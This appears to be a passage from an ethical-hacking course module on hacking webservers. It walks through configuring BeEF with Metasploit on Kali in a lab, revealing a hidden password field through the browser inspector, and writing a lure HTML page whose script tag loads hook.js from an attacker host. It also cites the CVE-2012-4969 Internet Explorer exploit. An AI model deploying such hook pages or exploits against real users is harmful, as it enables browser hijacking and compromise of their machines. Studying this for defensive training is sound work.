

Module 11 Hacking Webservers



The banner features a large red puzzle-piece logo on the left, shaped like a 'C' with 'EH.VN' inside. To its right, the title 'Hacking Webservers' is written in large yellow font, with 'Module 11' below it in white. At the bottom right, the tagline 'Unmask the Invisible Hacker.' is displayed in white.

Hacking Webservers

Module 11

Unmask the Invisible Hacker.



A row of five icons: the CEH logo, a woman's portrait, a server rack, a laptop with gears, and a circular arrow icon.



BeEF - Browser Exploitation Framework

```
root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ls
beef      beef_key.pem  core  extensions  Gemfile.lock
beef_cert.pem  config.yaml  db    Gemfile     modules
root@kali:/usr/share/beef-xss# vi config.yaml
```

```
config.yaml (/usr/share/beef-xss) - VIM
File Edit View Search Terminal Help

# set this to FALSE if you don't want to allow auto-run execution for modules with target->user_notify
allow_user_notify: true

crypto_default_value_length: 80

# You may override default extension configuration parameters here
extension:
  requester:
    enable: true
  proxy:
    enable: true
  metasploit:
    enable: false
  social_engineering:
    enable: true
  evasion:
    enable: false
  console:
    shell: "the quieter you become, the more you are able to hear"
    enable: false
  ipec:
    enable: true

119,1 Bot
```

```
# You may override default extension configuration parameters here
extension:
  requester:
    enable: true
  proxy:
    enable: true
  metasploit:
    enable: true
  social_engineering:
    enable: true
  evasion:
    enable: false
  console:
    shell: "the quieter you become, the more you are able to hear"
    enable: false
  ipec:
    enable: true

122,1 Bot
```

```
root@kali: /usr/share/beef-xss/extensions/metasploit
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ls
beef      beef_key.pem  core  extensions  Gemfile.lock
beef_cert.pem  config.yaml  db    Gemfile      modules
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# cd extensions/
root@kali:/usr/share/beef-xss/extensions# cd metasploit/
root@kali:/usr/share/beef-xss/extensions/metasploit# ls
api.rb  config.yaml  extension.rb  module.rb  rpcclient.rb
root@kali:/usr/share/beef-xss/extensions/metasploit# vi config.yaml
```

```
config.yaml (/usr/share/beef-xss/extensions/metasploit) - VIM
File Edit View Search Terminal Help
# Also always use the IP of your machine where MSF is listening.
beef:
  extension:
    metasploit:
      name: 'Metasploit'
      enable: true
      host: "127.0.0.1"
      port: 55552
      user: "msf"
      pass: "abc123"
      uri: '/api'
      # if you need "ssl: true" make sure you start msfrpcd with "SSL=y",
like:
  # load msgrpc ServerHost=IP Pass=abc123 SSL=y
  ssl: false
  ssl_version: 'SSLv3'
  ssl_verify: true
  callback_host: "127.0.0.1"
  autopwn_url: "autopwn"
  auto_msfrpcd: false
  auto_msfrpcd_timeout: 120
  msf_path: [
    {os: 'osx', path: '/opt/local/msf/'},
  ]
```

```
config.yaml + (/usr/share/beef-xss/extensions/metasploit) - VIM
File Edit View Search Terminal Help
# Also always use the IP of your machine where MSF is listening.
beef:
  extension:
    metasploit:
      name: 'Metasploit'
      enable: true
      host: "172.16.100.5"
      port: 55552
      user: "msf"
      pass: "abc123"
      uri: '/api'
      # if you need "ssl: true" make sure you start msfrpcd with "SSL=y",
like:
  # load msgrpc ServerHost=IP Pass=abc123 SSL=y
  ssl: false
  ssl_version: 'SSLv3'
  ssl_verify: true
  callback host: "172.16.100.5"
  autopwn_url: "autopwn"
  auto_msfrpcd: false
  auto_msfrpcd_timeout: 120
  msf_path: [
    {os: 'osx', path: '/usr/share/metasploit-framework/'}
  ]
-- INSERT -- 33,66 55%
```

```
root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ls
beef beef_key.pem core extensions Gemfile.lock
beef_cert.pem config.yaml db Gemfile modules
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# cd extensions/
root@kali:/usr/share/beef-xss/extensions# cd metasploit/
root@kali:/usr/share/beef-xss/extensions/metasploit# ls
api.rb config.yaml extension.rb module.rb rpcclient.rb
root@kali:/usr/share/beef-xss/extensions/metasploit# vi config.yaml
root@kali:/usr/share/beef-xss/extensions/metasploit# cd ..
root@kali:/usr/share/beef-xss/extensions# cd ..
root@kali:/usr/share/beef-xss# service postgresql start && service metasploit start
[ ok ] Starting PostgreSQL 9.1 database server: main.
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:/usr/share/beef-xss#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
```

```

root@kali: ~
File Edit View Search Terminal Help


.---. ;@          @@ ; .---.
"  ccccc'.,'cc          ccccc'.,'cccc "
- .cccccccccccccccc  ccccccccccccccc c;
  .cccccccccccccccc  cccccccccccccccc '
  " --' .ccc  - .c      c  ' - --"
    ".@' ; c      c  . ; '
    |cccc ccc      c      .
    ' ccc cc      cc      ,
    ' .cccc      cc
    ' ,cc      c      ;
      ( 3 C )      /|___ / Metasploit! \
      ;@' . _ * _ , "  \ |--- \
      ' ( , . . . . " /

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]
+ -- --=[ 1398 exploits - 877 auxiliary - 237 post
+ -- --=[ 356 payloads - 37 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```




```
root@kali: ~  
File Edit View Search Terminal Help  
".@' ; @ @ ` . ; '  
| @ @ @ @ @ @ @ @  
' @ @ @ @ @ @ @ @  
' . @ @ @ @ @ @ @ @  
' , @ @ @ @ @ @ @ @  
( 3 C ) /|___/ Metasploit! \  
;@' . * _ " \ | --- \  
' ( , , . . . . . " /  
  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]  
+ -- ==[ 1398 exploits - 877 auxiliary - 237 post ]  
+ -- ==[ 356 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > load msgrpc ServerHost=172.16.100.5 Pass=abc123  
[*] MSGRPC Service: 172.16.100.5:55552  
[*] MSGRPC Username: msf  
[*] MSGRPC Password: abc123  
[*] Successfully loaded plugin: msgrpc
```



```
root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ls
beef      beef_key.pem  core  extensions  Gemfile.lock
beef_cert.pem  config.yaml  db    Gemfile      modules
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# cd extensions/
root@kali:/usr/share/beef-xss/extensions# cd metasploit/
root@kali:/usr/share/beef-xss/extensions/metasploit# ls
api.rb  config.yaml  extension.rb  module.rb  rpcclient.rb
root@kali:/usr/share/beef-xss/extensions/metasploit# vi config.yaml
root@kali:/usr/share/beef-xss/extensions/metasploit# cd ..
root@kali:/usr/share/beef-xss/extensions# cd ..
root@kali:/usr/share/beef-xss# service postgresql start && service metasploit start
[ ok ] Starting PostgreSQL 9.1 database server: main.
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:/usr/share/beef-xss# ./beef -x
```

```
root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
[ 1:29:03][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[ 1:29:03][*] Browser Exploitation Framework (BeEF) 0.4.4.9-alpha
[ 1:29:03] | Twit: @beefproject
[ 1:29:03] | Site: http://beefproject.com
[ 1:29:03] | Blog: http://blog.beefproject.com
[ 1:29:03] | Wiki: https://github.com/beefproject/beef/wiki
[ 1:29:03][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 1:29:04][*] Successful connection with Metasploit.
[ 1:29:10][*] Loaded 274 Metasploit exploits.
[ 1:29:11][*] Resetting the database for BeEF.
[ 1:29:11][*] BeEF is loading. Wait a few seconds...
[ 1:29:18][*] 11 extensions enabled.
[ 1:29:18][*] 469 modules enabled.
[ 1:29:18][*] 2 network interfaces were detected.
[ 1:29:18][+] running on network interface: 127.0.0.1
[ 1:29:18] | Hook URL: http://127.0.0.1:3000/hook.js
[ 1:29:18] | UI URL: http://127.0.0.1:3000/ui/panel
[ 1:29:18][+] running on network interface: 172.16.100.5
[ 1:29:18] | Hook URL: http://172.16.100.5:3000/hook.js
[ 1:29:18] | UI URL: http://172.16.100.5:3000/ui/panel
[ 1:29:18][*] RESTful API Key: ff96a44602042a2cc7224ed892a2445966c3c3d9
[ 1:29:18][*] HTTP Proxy: http://127.0.0.1:6789
[ 1:29:18][*] BeEF server started (press control+c to stop)
```



The screenshot shows a web browser window titled "BeEF Authentication - Iceweasel". The address bar displays the URL "172.16.100.5:3000/ui/authentication". The page content includes a "Username:" label, a password input field, and a "Login" button. A red box highlights the password input field, and a tooltip shows the selector "div#x-form-el-pass.x-form-element".

The browser's developer tools are open, showing the "Inspector" tab. The selected element is "input#pass.x-form-text.x-form-field". The HTML structure is as follows:

```
<label id="ext-gen18" class="x-form-item-label" style="width:125px;" for="pass"></label>
<div id="x-form-el-pass" class="x-form-element" style="padding-left:130px">
  <input id="pass" class="x-form-text x-form-field" type="password" name="password-cfrm" autocomplete="off" size="20" style="width:175px;"></input>
</div>
<div class="x-form-clear-left"></div>
</div>
<div id="loadingError"></div>
```

The "Rules" tab shows the following CSS rules:

```
element {
  width: 175px;
}
.ext-gecko
.x-form-text, .ext-ie8
.x-form-text {
  padding-top: 2px;
  padding-bottom: 0px;
}
.x-form-text,
textarea.x-form-field
```


The image shows a web browser window titled "BeEF Authentication - Iceweasel". The address bar displays the URL "172.16.100.5:3000/ui/authentication". The page content includes a form with "Username:" and "Password:" labels, corresponding text input fields, and a "Login" button. A red circle highlights the "Password:" label and its input field.



Below the browser window, the developer tools are open to the "Inspector" tab. The DOM tree shows the following structure:



```
<label id="ext-gen18" class="x-form-item-label" style="width:125px;" for="pass"></label>
<div id="x-form-el-pass" class="x-form-element" style="padding-left:130px">
  <input id="text" class="x-form-text x-form-field" type="text" name="password-cfrm" autocomplete="off" size="20" style="width:175px;"></input>
</div>
<div class="x-form-clear-left"></div>
</div>
<div id="loadingError"></div>
```


The "Rules" pane on the right shows the following CSS rules:

```
element {
  width: 175px;
}
.ext-gecko
.x-form-text, .ext-ie8
.x-form-text {
  padding-top: 2px;
  padding-bottom: 0px;
}
.x-form-text,
textarea.x-form-field {
}
```









The screenshot shows a VIM editor window titled "[No Name] + - VIM". The menu bar includes File, Edit, View, Search, Terminal, and Help. The editor content is an HTML file with the following code:

```
<html>
<head>
<title> this is my new picture </title>
<script src="http://172.16.100.5:3000/hook.js"></script>
</head>
<body>

</body>
</html>
```

The background of the editor window features a large, faint Kali Linux dragon logo and the text "KALI LINUX™" with the tagline "the quieter you become, the more you are able to hear" below it.

```
root@kali:/var/www/pretty# vi index.html
root@kali:/var/www/pretty# ls
index.html  mypic.jpg
root@kali:/var/www/pretty#
```

CVE-2012-4969 MS12-063 x

https://www.rapid7.com/db/modules/exploit/windows/browser/ie_execcommand_uaf

LIVE WEBCAST
WED FEBRUARY 10 @ 2PM ET/11AM PT

**ADVANCED BREACH DETECTION AND RESPONSE:
HOW TO GET AND MAINTAIN A STRONG PROGRAM**

1 10:44
DAYS HRS MI

CVE-2012-4969
OSVDB-85532
MSB-MS12-063
URL: <http://technet.microsoft.com/en-us/security/advisory/2757760>
URL: <http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/>

Targets

- Automatic
- IE 7 on Windows XP SP3
- IE 8 on Windows XP SP3
- IE 7 on Windows Vista
- IE 8 on Windows Vista
- IE 8 on Windows 7
- IE 9 on Windows 7

```
